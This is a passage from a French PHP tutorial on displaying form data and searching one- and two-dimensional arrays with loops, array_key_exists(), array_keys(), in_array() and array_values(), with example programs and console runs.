                <caption>Dernière personne saisie</caption>
                <thead>
                    <tr>
                        <!-- entête du tableau -->
                        <th>Nom</th>
                        <th>Prénom</th>
                        <th>Age</th>
                    </tr>
                </thead>
                <tr>
                    <td><?php echo $Nom ; ?></td>
                    <td><?php echo $Prenom ; ?></td>
                    <td><?php echo $Age ; ?></td>
                </tr>
            </table>
            <?php
            // -----
            // --- rangement dans le tableau tab_personnes de la session ---
            //
            $_SESSION['tab_personnes'][]=array($Nom,$Prenom,$Age) ;
        }
        //
        // on affiche les éventuels messages d'erreur en cas de champs vides
        //
    else
    {
        echo "<fieldset>";
        echo "<legend>Valeurs à renseigner :</legend><br/>";
        if (empty($Nom))    echo "Le champ Nom est vide".WEB_EOL;
        if (empty($Prenom)) echo "Le champ Prénom est vide".WEB_EOL;
        if (empty($Age))   echo "Le champ Age est vide".WEB_EOL;
        if ($Age == 0)      echo "Le champ Age est invalide".WEB_EOL;
        echo "</fieldset>";
    }
}
// ce n'est pas la première saisie : la variable indiquant d'afficher
// les éventuels messages d'erreur est positionnée
else
{
    $_SESSION['Afficher_Messages_Champs']="oui";
}
?>
</body>
</html>

```

Affichage après le formulaire

Affichage des données transmises par POST correspondant à la saisie qui vient d'être validée

Mémorise de la nouvelle personne dans le tableau

Affichage des messages d'erreurs

#### 10.2.7.3.4.4 La feuille de style

Voici le fichier `saisie_liste_personnes_1page.css`, utilisé par le programme précédent.

```
/* Par défaut à tous les éléments de la page */
* {color:black;
  font-family:"Arial" ;
  text-align:left;
  font-size:100%;

}
===== */
/* === style pour le formulaire === */
===== */
/* couleur des boutons submit et reset quand on les survole */
input[type=submit]:hover, input[type=reset]:hover {
background-color:#FCDEDE;
}
/* couleur des boutons submit et reset actif */
input[type=submit]:active, input[type=reset]:active {
background-color:#FCDEDE;
box-shadow:1px 1px 1px #D83F3D inset;
}
/* couleur des champs de saisie quand on clique dedans */
input:focus, textarea:focus {
background-color:white;
}
input[type=submit]:focus, input[type=reset]:focus {
background-color:#FFFFF3;
}
body {
font-family:Arial;
font-size:90%;
}
form {
background-color:#FAFAFA;
padding:10px;
width:600px;
}
label {
margin-top:10px;
}
label.inline {
display:inline;
margin-right:50px;
}
input, textarea, select, option {
background-color:#FFF3F3;
}
input, textarea, select {
padding:3px;
border:1px solid #F5C5C5;
border-radius:5px;
box-shadow:1px 1px 2px #C0C0C0 inset;
text-align:right;
font-size:90%;
}
select {
margin-top:10px;
}
input[type=radio] {
background-color:transparent;
border:none;
width:10px;
}
input[type=submit], input[type=reset] {
```

```
width:150px;
margin-left:5px;
box-shadow:1px 1px 1px #D83F3D;
cursor:pointer;
text-align:center;
}
/*
===== */
/* === style pour le fieldset === */
/* ===== */
fieldset {
padding:0 20px 20px 20px;
margin-bottom:10px;
border:1px solid #DF3F3F;
}
legend {
color:#DF3F3F;
font-weight:bold
}
/*
===== */
/* === style pour le tableau === */
/* ===== */
table {
border:2px solid #DF3F3F;
border-collapse:collapse;
width:850px;
margin-left: 10px;
margin-right: auto;
}
thead, tfoot {
background-color:#D0E3FA;
border:1px solid #DF3F3F;
text-align:center;
}
tbody {
background-color:#FFFFFF;
border:1px solid #DF3F3F;
}
th {
font-family:Arial;
border:1px solid #DF3F3F;
padding:5px;
background-color:#FFF3F3;
width:20%;
text-align:center;
}
td {
font-family:Arial;
font-size:90%;
border:1px solid #DF3F3F;
padding:5px;
text-align:center;
}
caption {
font-family:Arial;
font-size:120%;
text-align:center;
color:#DF3F3F;
font-weight:bold
}
```

#### 10.2.7.4 La recherche dans un tableau

La recherche dans un tableau peut utiliser une boucle de parcours et vérifier si la clef ou la valeur est trouvée.

Elle peut également utiliser une fonction spécifique aux tableaux comme `array_key_exists()`, `in_array()` ou `array_search()`.

##### 10.2.7.4.1 Boucle de recherche

###### 10.2.7.4.1.1 Tableau à une dimension

Pour trouver un élément ou une clef dans un tableau on peut utiliser une des boucles de parcours vu précédemment et y ajouter un test pour vérifier si la donnée ou la clef recherchée est trouvée.

Le programme `tableau_recherche_boucle_foreach1_shell.php` présente la recherche d'une **valeur** dans un premier tableau associatif `$CP` et d'une **clef** dans un second tableau `$DEPT`, à partir de boucles `foreach`.

Voici la représentation en mémoire des ces deux tableaux :

<b>\$CP</b>	
CRETEIL	94000
NICE	6000
LA BAULE	44500
STRASBOURG	67000

<b>\$DEPT</b>	
CRETEIL	Val-de-Marne
NICE	Alpes-Maritimes
LA BAULE	Loire-Atlantique
STRASBOURG	Bas-Rhin

```
<?php
// Tableau des codes postaux
$CP = array (
    'CRETEIL'      => 94000,
    'NICE'         => 6000,
    'LA BAULE'     => 44500,
    'STRASBOURG'   => 67000);
// Tableau des départements d'appartenance
$DEPT = array (
    'CRETEIL'      => 'Val-de-Marne',
    'NICE'         => 'Alpes-Maritimes',
    'LA BAULE'     => 'Loire-Atlantique',
    'STRASBOURG'   => 'Bas-Rhin');
// affichage du tableau
echo '--- Affichage de $CP ---'.PHP_EOL;
foreach($CP as $valeur)
{
    echo "$valeur\t";
}
echo PHP_EOL;
echo "Entrez une donnée à chercher :";
fscanf(STDIN, "%d", $codepostal);
$trouve=false;
```

Saisie de la valeur à rechercher

```

// -----
// boucle de recherche de la valeur
// -----
foreach($CP as $valeur)
{
    if ($valeur == $codepostal)
    {
        $trouve=true;
    }
}
if ($trouve)
    echo "$codepostal trouvé".PHP_EOL;
else
    echo "$codepostal non trouvé".PHP_EOL;

// affichage du tableau
echo '--- Affichage de $DEPT ---'.PHP_EOL;
foreach($DEPT as $clef => $valeur)
{
    echo "[ $clef ] : $valeur \t";
}
echo PHP_EOL;

echo "Entrez une clé à chercher :";
$clefrecherche=fgets(STDIN);
// suppression des espaces au début, à la fin et suppression du saut de ligne
$clefrecherche=trim($clefrecherche);
$trouve=false;
// -----
// boucle de recherche de la clef
// -----
foreach($DEPT as $clef => $valeur)
{
    if ($clef == $clefrecherche)
    {
        $trouve=true;
    }
}
if ($trouve)
    echo "$clefrecherche trouvé".PHP_EOL;
else
    echo "$clefrecherche non trouvé".PHP_EOL;
?>

```

Boucle de recherche d'une valeur

Saisie de la valeur à rechercher

Boucle de recherche d'une valeur

Voici deux exemples d'exécutions. Les saisies sont sur fond jaune :

```

$ php tableau_recherche_boucle_foreach1_shell.php
--- Affichage de $CP ---
94000 6000 44500 67000
Entrez une données à chercher :06000
6000 trouvé
--- Affichage de $DEPT ---
[CRETEIL] : Val-de-Marne [NICE] : Alpes-Maritimes [LA BAULE] : Loire-Atlantique
[STRASBOURG] : Bas-Rhin
Entrez une clé à chercher :LA BAULE
LA BAULE trouvé

```

```
$ php tableau_recherche_boucle_foreach1_shell.php
--- Affichage de $CP ---
94000 6000 44500 67000
Entrez une données à chercher :940
940 non trouvé
--- Affichage de $DEPT ---
[CRETEIL]:Val-de-Marne[NICE]:Alpes-Maritimes[LA BAULE]:Loire-Atlantique
[STRASBOURG]:Bas-Rhin
Entrez une clé à chercher :Creteil
Creteil non trouvé
```

#### 10.2.7.4.1.2 Tableau à deux dimensions

Le programme `tableau_recherche_boucle_foreach2_shell.php` présente la recherche d'une **valeur** et d'une **clé** dans un tableau `$CP_DEPT` à deux dimensions à partir de boucles `foreach` imbriquées.

Voici la représentation mémoire de ce tableau :

		<i>\$CP_DEPT</i>	
		colonnes	
		<i>CP</i>	<i>DEPT</i>
<i>lignes</i>	<i>CRETEIL</i>	94000	Val-de-Marne
	<i>NICE</i>	6000	Alpes-Maritimes
	<i>LA BAULE</i>	44500	Loire-Atlantique
	<i>STRASBOURG</i>	67000	Bas-Rhin

Voici le programme :

```
<?php
// Tableau des codes postaux
$CP_DEPT = array (
    'CRETEIL'    => array ('CP' => 94000, 'DEPT' => 'Val-de-Marne'),
    'NICE'        => array ('CP' => 6000, 'DEPT' => 'Alpes-Maritimes'),
    'LA BAULE'   => array ('CP' => 44500, 'DEPT' => 'Loire-Atlantique'),
    'STRASBOURG'=> array ('CP' => 67000, 'DEPT' => 'Bas-Rhin'));
// affichage du tableau
echo '--- Affichage de $CP_DEPT ---'.PHP_EOL;
foreach($CP_DEPT as $codeville => $ligne_ville)
{
    echo "$codeville : \t";
    foreach($ligne_ville as $colonne => $valeur)
    {
        echo "[{$colonne}]:{$valeur}\t";
    }
    echo PHP_EOL;
}
echo PHP_EOL;
echo "Entrez une donnée à chercher :";
```

Saisie des valeurs à rechercher

```
$donneerecherche=fgets(STDIN);
$donneerecherche=trim($donneerecherche);
echo "Entrez une clé à chercher :";
$clefrecherche=fgets(STDIN);
// suppression des espaces au début, à la fin et suppression du saut de ligne
$clefrecherche=trim($clefrecherche);

$trouvedonnee=false;
$trouveclef=false;
```

```

// -----
// boucle de recherche de la clef
// -----
// boucle de parcours des lignes
foreach($CP_DEPT as $codeville => $ligne_ville)
{ // on teste si la clef recherchée est trouvée à cette ligne
if ($codeville == $clefrecherche)
{
    $trouveclef=true;
    $coordonnees="ligne";
}
// boucle de parcours des colonnes
foreach($ligne_ville as $colonne => $valeur)
{ // on teste si la clef recherchée est trouvée à cette colonne
if ($colonne == $clefrecherche)
{
    $trouveclef=true;
    $coordonnees="colonne";
}
// on teste si la donnée recherchée est trouvée à cette ligne et colonne
if ($valeur == $donneerecherche)
{
    $trouvedonnee=true;
    $ligne=$codeville;
}
}
}

if ($trouvedonnee)
echo "La valeur $donneerecherche est trouvée à la ligne $ligne et la
colonne $colonne".PHP_EOL;
else
echo "La valeur $donneerecherche est non trouvée".PHP_EOL;

if ($trouveclef)
echo "La clef $clefrecherche est trouvée en $coordonnees".PHP_EOL;
else
echo "La clef $clefrecherche est non trouvé".PHP_EOL;
?>

```

Boucles de recherche imbriquées

Voici trois exécutions de ce programme. Les saisies sont sur fond jaune.

La première exécution trouve la donnée en première colonne, et la clef parmi les étiquettes des lignes.

```

$ php tableau_recherche_boucle_foreach2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une donnée à chercher :44500
Entrez une clé à chercher :LA BAULE
La valeur 44500 est trouvée à la ligne LA BAULE et la colonne DEPT
La clef LA BAULE est trouvée en ligne

```

La deuxième exécution trouve la donnée en deuxième colonne, et la clef parmi les étiquettes des colonnes.

```
$ php tableau_recherche_boucle_foreach2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une donnée à chercher :Loire-Atlantique
Entrez une clé à chercher :DEPT
La valeur Loire-Atlantique est trouvée à la ligne LA BAULE et la colonne DEPT
La clef DEPT est trouvée en colonne
```

La troisième exécution ne trouve ni la donnée ni la clef.

```
$ php tableau_recherche_boucle_foreach2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une donnée à chercher :Creteil
Entrez une clé à chercher :DP
La valeur Creteil est non trouvée
La clef DP est non trouvé
```

#### 10.2.7.4.2 Recherche de la clef : array\_key\_exists()

##### 10.2.7.4.2.1 Principe

Cette fonction recherche l'existence d'une clef dans un tableau, à une dimension.

Elle retourne la valeur TRUE si la clef est trouvée, et FALSE sinon.

Sa syntaxe générale est :

```
$trouve=array_key_exists($clefrecherche,$TAB);
```

où \$trouve est une variable booléenne, \$clefrecherche la clef recherchée, et \$TAB le tableau dans lequel la recherche est effectuée.

##### Attention:

*Il est aussi possible de vérifier l'existence d'une clef avec la fonction **isset()**. En réalité on ne vérifie pas la clef, mais la présence de la case.*

*La différence est que dans le cas où la donnée contenue dans la case est la valeur null, **array\_key\_exists()** trouvera la clef, alors que **isset()** retournera faux, même si la clef existe car le contenu de la case est la valeur null.*

```
<?php
$TAB = array('indefinie' => null, 'CRETEIL' => 94000);
$trouve=isset($TAB['indefinie']); // retourne false
$trouve=array_key_exists('indefinie',$TAB); // retourne true
?>
```

#### 10.2.7.4.2.2 Tableau à une dimension

Le programme `tableau_recherche_array_key_exists1_shell.php` présente la recherche d'une **clé** dans un tableau `$DEPT` via la fonction `array_key_exists()`.

Voici la représentation en mémoire de ce tableau :

<b>\$DEPT</b>	
CRETEIL	Val-de-Marne
NICE	Alpes-Maritimes
LA BAULE	Loire-Atlantique
STRASBOURG	Bas-Rhin

```
<?php
// Tableau des départements d'appartenance
$DEPT = array (
    'CRETEIL'      => 'Val-de-Marne',
    'NICE'         => 'Alpes-Maritimes',
    'LA BAULE'     => 'Loire-Atlantique',
    'STRASBOURG'   => 'Bas-Rhin');
// affichage du tableau
echo '--- Affichage de $DEPT ---'.PHP_EOL;
foreach($DEPT as $clef => $valeur)
{
    echo "[ $clef ] : $valeur \t";
}
echo PHP_EOL;

echo "Entrez une clé à chercher : ";
$clefrecherche=fgets(STDIN);
// suppression des espaces au début , à la fin et suppression du saut de ligne
$clefrecherche=trim($clefrecherche);
$trouve=false;
// -----
// fonction array_key_exists()
// -----
$trouve=array_key_exists($clefrecherche,$DEPT);

if ($trouve)
    echo "$clefrecherche trouvé".PHP_EOL;
else
    echo "$clefrecherche non trouvé".PHP_EOL;
?>
```

Voici trois exécutions de ce programme. Les saisies sont sur fond jaune.

La première exécution trouve la clef saisie.

```
$ php tableau_recherche_array_key_exists1_shell.php
--- Affichage de $DEPT ---
[CRETEIL]:Val-de-Marne[NICE]:Alpes-Maritimes[LA BAULE]:Loire-Atlantique
[STRASBOURG]:Bas-Rhin
Entrez une clé à chercher :LA BAULE
LA BAULE trouvé
```

La deuxième exécution ne trouve pas la clef car c'est une donnée :

```
$ php tableau_recherche_array_key_exists1_shell.php
--- Affichage de $DEPT ---
[CRETEIL]:Val-de-Marne[NICE]:Alpes-Maritimes[LA BAULE]:Loire-Atlantique
[STRASBOURG]:Bas-Rhin
Entrez une clé à chercher :Loire-Atlantique
Loire-Atlantique non trouvé
```

La troisième exécution ne trouve aucune clef :

```
$ php tableau_recherche_array_key_exists1_shell.php
--- Affichage de $DEPT ---
[CRETEIL]:Val-de-Marne[NICE]:Alpes-Maritimes[LA BAULE]:Loire-Atlantique
[STRASBOURG]:Bas-Rhin
Entrez une clé à chercher :Creteil
Creteil non trouvé
```

#### 10.2.7.4.2.3 Tableau à deux dimensions

Le programme `tableau_recherche_array_key_exists2_shell.php` montre comment utiliser cette fonction sur le tableau à deux dimensions `$CP_DEPT` suivant :

		<b><i>\$CP_DEPT</i></b>	
		colonnes	
		<i>CP</i>	<i>DEPT</i>
lignes	<i>CRETEIL</i>	94000	Val-de-Marne
	<i>NICE</i>	6000	Alpes-Maritimes
	<i>LA BAULE</i>	44500	Loire-Atlantique
	<i>STRASBOURG</i>	67000	Bas-Rhin

Dans le cas d'un tableau à deux dimensions, cette fonction permet de trouver **les étiquettes des lignes mais pas des colonnes**.

Pour les colonnes il faut utiliser une boucle `foreach` qui parcourt chaque ligne et appliquer cette fonction au **tableau ligne extrait à chaque itération de la boucle**.

Voici le programme :

```
<?php
// Tableau des codes postaux
$CP_DEPT = array (
    'CRETEIL'    => array ('CP' => 94000, 'DEPT' => 'Val-de-Marne'),
    'NICE'        => array ('CP' => 6000, 'DEPT' => 'Alpes-Maritimes'),
    'LA BAULE'   => array ('CP' => 44500, 'DEPT' => 'Loire-Atlantique'),
    'STRASBOURG'=> array ('CP' => 67000, 'DEPT' => 'Bas-Rhin'));
// affichage du tableau
echo '--- Affichage de $CP_DEPT ---'.PHP_EOL;
foreach($CP_DEPT as $codeville => $ligne_ville)
{
    echo "$codeville : \t";
    foreach($ligne_ville as $colonne => $valeur)
    {
        echo "[{$colonne}]:{$valeur}\t";
    }
    echo PHP_EOL;
}
echo PHP_EOL;
echo "Entrez une clé à chercher :";
```

Saisie de la clef à rechercher

```
$clefrecherche=fgets(STDIN);
// suppression des espaces au début, à la fin et suppression du saut de ligne
$clefrecherche=trim($clefrecherche);
```

```
// -----
// fonction array_key_exists() sur les étiquettes des lignes
//
$trouveclefligne=array_key_exists($clefrecherche,$CP_DEPT);

foreach($CP_DEPT as $codeville => $ligne_ville) { // Boucle de parcours des lignes
    //
    // fonction array_key_exists() sur les étiquettes des colonnes
    //
    $trouveclefcolonne=array_key_exists($clefrecherche,$ligne_ville);
}

if ($trouveclefligne)
    echo "La clef $clefrecherche est trouvée dans les lignes".PHP_EOL;
if ($trouveclefcolonne)
    echo "La clef $clefrecherche est trouvée dans les colonnes".PHP_EOL;
if ((!$trouveclefligne) && (!$trouveclefcolonne))
    echo "La clef $clefrecherche est non trouvée".PHP_EOL;
?>
```

Voici trois exécutions de ce programme. Les saisies sont sur fond jaune.

La première trouve la clef dans les étiquettes des lignes.

```
$ php tableau_recherche_array_key_exists2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une clé à chercher :LA BAULE
La clef LA BAULE est trouvée dans les lignes
```

La deuxième trouve la clef dans les étiquettes des colonnes.

```
$ php tableau_recherche_array_key_exists2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une clé à chercher :DEPT
La clef DEPT est trouvée dans les colonnes
```

La troisième ne trouve pas la clef.

```
$ php tableau_recherche_array_key_exists2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une clé à chercher :DP
La clef DP est non trouvée
```

#### 10.2.7.4.3 Recherche des clefs : array\_keys()

##### 10.2.7.4.3.1 Principe

Cette fonction retourne toutes les clés ou un ensemble de clés d'un tableau.

Elle retourne un tableau.

Sa syntaxe générale est :

```
$liste_clefs=array_keys($TAB);
```

où \$TAB est le tableau dans lequel la recherche est effectuée.

Ou :

```
$liste_clefs=array_keys($TAB,$valeur);
```

où \$TAB est le tableau dans lequel la recherche est effectuée, et \$valeur, le contenu (donnée) des cases pour lesquelles les clefs sont retournées.

Ou :

```
$liste_clefs=array_keys($TAB,$valeur,$strict);
```

Dans ce dernier cas la variable \$strict est une booléen, si sa valeur est true, alors le contenu des cases doit être identique à la valeur et de même type.

##### 10.2.7.4.3.2 Tableau à une dimension

Le programme `tableau_recherche_array_keys1_shell.php` présente la recherche de toutes les clefs dans un tableau \$DEPT via la fonction `array_keys()`.

Voici la représentation en mémoire de ce tableau :

\$DEPT	
CRETEIL	Val-de-Marne
NICE	Alpes-Maritimes
LA BAULE	Loire-Atlantique
STRASBOURG	Bas-Rhin
SAINT MAUR	Val-de-Marne

```
<?php
// Tableau des départements d'appartenance
$DEPT = array (
    'CRETEIL'      => 'Val-de-Marne',
    'NICE'         => 'Alpes-Maritimes',
    'LA BAULE'     => 'Loire-Atlantique',
    'STRASBOURG'   => 'Bas-Rhin',
    'SAINT MAUR'   => 'Val-de-Marne');
// affichage du tableau
echo '--- Affichage de $DEPT ---'.PHP_EOL;
foreach($DEPT as $clef => $valeur)
{
    echo "[\$clef]:\$valeur\t";
}
echo PHP_EOL;
// -----
// fonction array_keys()
// -----
$liste_clefs=array_keys($DEPT);
print_r($liste_clefs);
$liste_clefs=array_keys($DEPT,'Val-de-Marne');
print_r($liste_clefs);
?>
```

Voici son exécution.

Le premier appel à la fonction retourne toutes les clefs.

Le second appel retourne les clefs dont la donnée est 'Val-de-Marne', soit 'CRETEIL' et 'SAINT MAUR'

```
$ php tableau_recherche_array_keys1_shell.php
--- Affichage de $DEPT ---
[CRETEIL]:Val-de-Marne[NICE]:Alpes-Maritimes[LA BAULE]:Loire-Atlantique
[STRASBOURG]:Bas-Rhin[SAINT MAUR]:Val-de-Marne
Array
(
    [0] => CRETEIL
    [1] => NICE
    [2] => LA BAULE
    [3] => STRASBOURG
    [4] => SAINT MAUR
)
Array
(
    [0] => CRETEIL
    [1] => SAINT MAUR
)
```

#### 10.2.7.4.3.3 Tableau à deux dimensions

Le programme `tableau_recherche_array_keys2_shell.php` montre comment utiliser cette fonction sur le tableau à deux dimensions `$CP_DEPT` suivant :

		<b><i>\$CP_DEPT</i></b>	
		<i>colonnes</i>	
<i>lignes</i>	<i>CP</i>	<i>DEPT</i>	
	<i>CRETEIL</i>	<b>94000</b>	<b>Val-de-Marne</b>
	<i>NICE</i>	<b>6000</b>	<b>Alpes-Maritimes</b>
	<i>LA BAULE</i>	<b>44500</b>	<b>Loire-Atlantique</b>
	<i>STRASBOURG</i>	<b>67000</b>	<b>Bas-Rhin</b>

Dans le cas d'un tableau à deux dimensions, cette fonction permet de trouver **les étiquettes des lignes mais pas des colonnes**.

Pour les colonnes il faut utiliser une boucle `foreach` qui parcourt chaque ligne et appliquer cette fonction au **tableau ligne extrait à chaque itération de la boucle**.

Voici le programme :

```
<?php
// Tableau des codes postaux
$CP_DEPT = array (
    'CRETEIL'    => array ('CP' => 94000, 'DEPT' => 'Val-de-Marne'),
    'NICE'        => array ('CP' => 6000, 'DEPT' => 'Alpes-Maritimes'),
    'LA BAULE'   => array ('CP' => 44500, 'DEPT' => 'Loire-Atlantique'),
    'STRASBOURG'=> array ('CP' => 67000, 'DEPT' => 'Bas-Rhin'));
// affichage du tableau
echo '--- Affichage de $CP_DEPT ---'.PHP_EOL;
foreach($CP_DEPT as $codeville => $ligne_ville)
{
    echo "$codeville : \t";
    foreach($ligne_ville as $colonne => $valeur)
    {
        echo "[{$colonne}]:{$valeur}\t";
    }
    echo PHP_EOL;
}
echo PHP_EOL;
// -----
// fonction array_keys() sur les étiquettes des lignes
// -----
$liste_clefs=array_keys($CP_DEPT);
print_r($liste_clefs);

foreach($CP_DEPT as $codeville => $ligne_ville)
{
    // -----
    // fonction array_keys() sur les étiquettes des colonnes
    // -----
    $liste_clefs=array_keys($ligne_ville);
}
print_r($liste_clefs);
?>
```

Voici son exécution :

```
$ php tableau_recherche_array_keys2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Array
(
    [0] => CRETEIL
    [1] => NICE
    [2] => LA BAULE
    [3] => STRASBOURG
)
Array
(
    [0] => CP
    [1] => DEPT
)
```

#### 10.2.7.4.4 Recherche d'une valeur : in\_array()

##### 10.2.7.4.4.1 Principe

Cette fonction retourne **true** si une donnée se trouve dans le tableau.

Sa syntaxe générale est :

```
$trouve=in_array($valeur,$TAB);
```

où **\$TAB** est le tableau dans lequel la recherche est effectuée, **\$valeur** la donnée recherchée.

Ou :

```
$trouve=in_array($valeur,$TAB,$strict);
```

Dans ce dernier cas la variable **\$strict** est une booléen, si sa valeur est **true**, alors la comparaison avec **\$valeur** doit être identique et de même type.

##### 10.2.7.4.4.2 Tableau à une dimension

Le programme **tableau\_recherche\_in\_array1\_shell.php** présente la recherche d'une donnée dans un tableau **\$DEPT** via la fonction **in\_array()**.

Voici la représentation en mémoire de ce tableau :

\$DEPT	
CRETEIL	Val-de-Marne
NICE	Alpes-Maritimes
LA BAULE	Loire-Atlantique
STRASBOURG	Bas-Rhin
SAINT MAUR	Val-de-Marne

```
<?php
// Tableau des départements d'appartenance
$DEPT = array (
    'CRETEIL'      => 'Val-de-Marne',
    'NICE'         => 'Alpes-Maritimes',
    'LA BAULE'     => 'Loire-Atlantique',
    'STRASBOURG'   => 'Bas-Rhin');
// affichage du tableau
echo '--- Affichage de $DEPT ---'.PHP_EOL;
foreach($DEPT as $clef => $valeur)
{
    echo "[ $clef ] : $valeur \t";
}
echo PHP_EOL;

echo "Entrez une donnée à chercher :";
$donneerecherche=fgets(STDIN);
// suppression des espaces au début, à la fin et suppression du saut de ligne
$donneerecherche=trim($donneerecherche);
$trouve=false;
// -----
// fonction array_key_exists()
// -----
$trouve=in_array($donneerecherche,$DEPT);

if ($trouve)
    echo "$donneerecherche trouvé".PHP_EOL;
else
    echo "$donneerecherche non trouvé".PHP_EOL;
?>
```

Voici deux exécutions. Les saisies sont sur fond jaune.

La première trouve la donnée saisie :

```
$ php tableau_recherche_in_array1_shell.php
--- Affichage de $DEPT ---
[CRETEIL] : Val-de-Marne [NICE] : Alpes-Maritimes [LA BAULE] : Loire-Atlantique
[STRASBOURG] : Bas-Rhin
Entrez une donnée à chercher : Alpes-Maritimes
Alpes-Maritimes trouvé
```

La seconde ne la trouve pas :

```
$ php tableau_recherche_in_array1_shell.php
--- Affichage de $DEPT ---
[CRETEIL] : Val-de-Marne [NICE] : Alpes-Maritimes [LA BAULE] : Loire-Atlantique
[STRASBOURG] : Bas-Rhin
Entrez une donnée à chercher : Alpes
Alpes non trouvé
```

#### 10.2.7.4.4.3 Tableau à deux dimensions

Le programme `tableau_recherche_in_array2_shell.php` montre comment utiliser cette fonction sur le tableau à deux dimensions `$CP_DEPT` suivant :

		<b><i>\$CP_DEPT</i></b>	
		<i>colonnes</i>	
<i>lignes</i>	<i>CP</i>	<i>DEPT</i>	
	<i>CRETEIL</i>	<b>94000</b>	<b>Val-de-Marne</b>
	<i>NICE</i>	<b>6000</b>	<b>Alpes-Maritimes</b>
	<i>LA BAULE</i>	<b>44500</b>	<b>Loire-Atlantique</b>
	<i>STRASBOURG</i>	<b>67000</b>	<b>Bas-Rhin</b>

Une boucle `foreach` parcourt chaque ligne et cherche la donnée dans la ligne.

Voici le programme :

```
<?php
// Tableau des codes postaux
$CP_DEPT = array (
    'CRETEIL'  => array ('CP' => 94000, 'DEPT' => 'Val-de-Marne'),
    'NICE'      => array ('CP' => 6000, 'DEPT' => 'Alpes-Maritimes'),
    'LA BAULE'  => array ('CP' => 44500, 'DEPT' => 'Loire-Atlantique'),
    'STRASBOURG'=> array ('CP' => 67000, 'DEPT' => 'Bas-Rhin'));
// affichage du tableau
echo '--- Affichage de $CP_DEPT ---'.PHP_EOL;
foreach($CP_DEPT as $codeville => $ligne_ville)
{
    echo "$codeville : \t";
    foreach($ligne_ville as $colonne => $valeur)
    {
        echo "[{$colonne}]:{$valeur}\t";
    }
    echo PHP_EOL;
}
echo PHP_EOL;
echo "Entrez une donnée à chercher :"; Saisie de la donnée à rechercher
$donnerecherche=fgets(STDIN);
// suppression des espaces au début, à la fin et suppression du saut de ligne
$donnerecherche=trim($donnerecherche);
$strouve=false;
foreach($CP_DEPT as $codeville => $ligne_ville) Boucle de parcours des lignes
{
    // -----
    // fonction in_array()
    // -----
    $trouvedansligne=in_array($donnerecherche,$ligne_ville);
    if ($trouvedansligne) $strouve=true;
}
if ($strouve)
    echo "trouvé dans le tableau".PHP_EOL;
else
    echo "non trouvé dans le tableau".PHP_EOL;
?>
```

Voici trois exécutions. Les saisies sont sur fond jaune.

La première trouve le code postal :

```
$ php tableau_recherche_in_array2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une donnée à chercher :44500
trouvé dans le tableau
```

La deuxième trouve le département:

```
$ php tableau_recherche_in_array2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une donnée à chercher :Bas-Rhin
trouvé dans le tableau
```

La troisième ne trouve pas la donnée :

```
$ php tableau_recherche_in_array2_shell.php
--- Affichage de $CP_DEPT ---
CRETEIL : [CP]:94000[DEPT]:Val-de-Marne
NICE : [CP]:6000[DEPT]:Alpes-Maritimes
LA BAULE : [CP]:44500[DEPT]:Loire-Atlantique
STRASBOURG : [CP]:67000[DEPT]:Bas-Rhin

Entrez une donnée à chercher :77
non trouvé dans le tableau
```

#### 10.2.7.4.5 Recherche des valeurs : *array\_values()*

##### 10.2.7.4.5.1 Principe

Cette fonction retourne toutes les données d'un tableau.

Sa syntaxe générale est :

```
$liste_donnees=array_values($TAB);
```

où \$TAB est le tableau dans lequel la recherche est effectuée.

##### 10.2.7.4.5.2 Tableau à une dimension

Le programme `tableau_recherche_array_values1_shell.php` présente la recherche de **toutes les données** dans un tableau \$DEPT via la fonction `array_values()`.

Voici la représentation en mémoire de ce tableau :

\$DEPT	
CRETEIL	Val-de-Marne
NICE	Alpes-Maritimes
LA BAULE	Loire-Atlantique
STRASBOURG	Bas-Rhin
SAINT MAUR	Val-de-Marne

```
<?php
// Tableau des départements d'appartenance
$DEPT = array (
    'CRETEIL'      => 'Val-de-Marne',
    'NICE'         => 'Alpes-Maritimes',
    'LA BAULE'     => 'Loire-Atlantique',
    'STRASBOURG'   => 'Bas-Rhin',
    'SAINT MAUR'   => 'Val-de-Marne');
// affichage du tableau
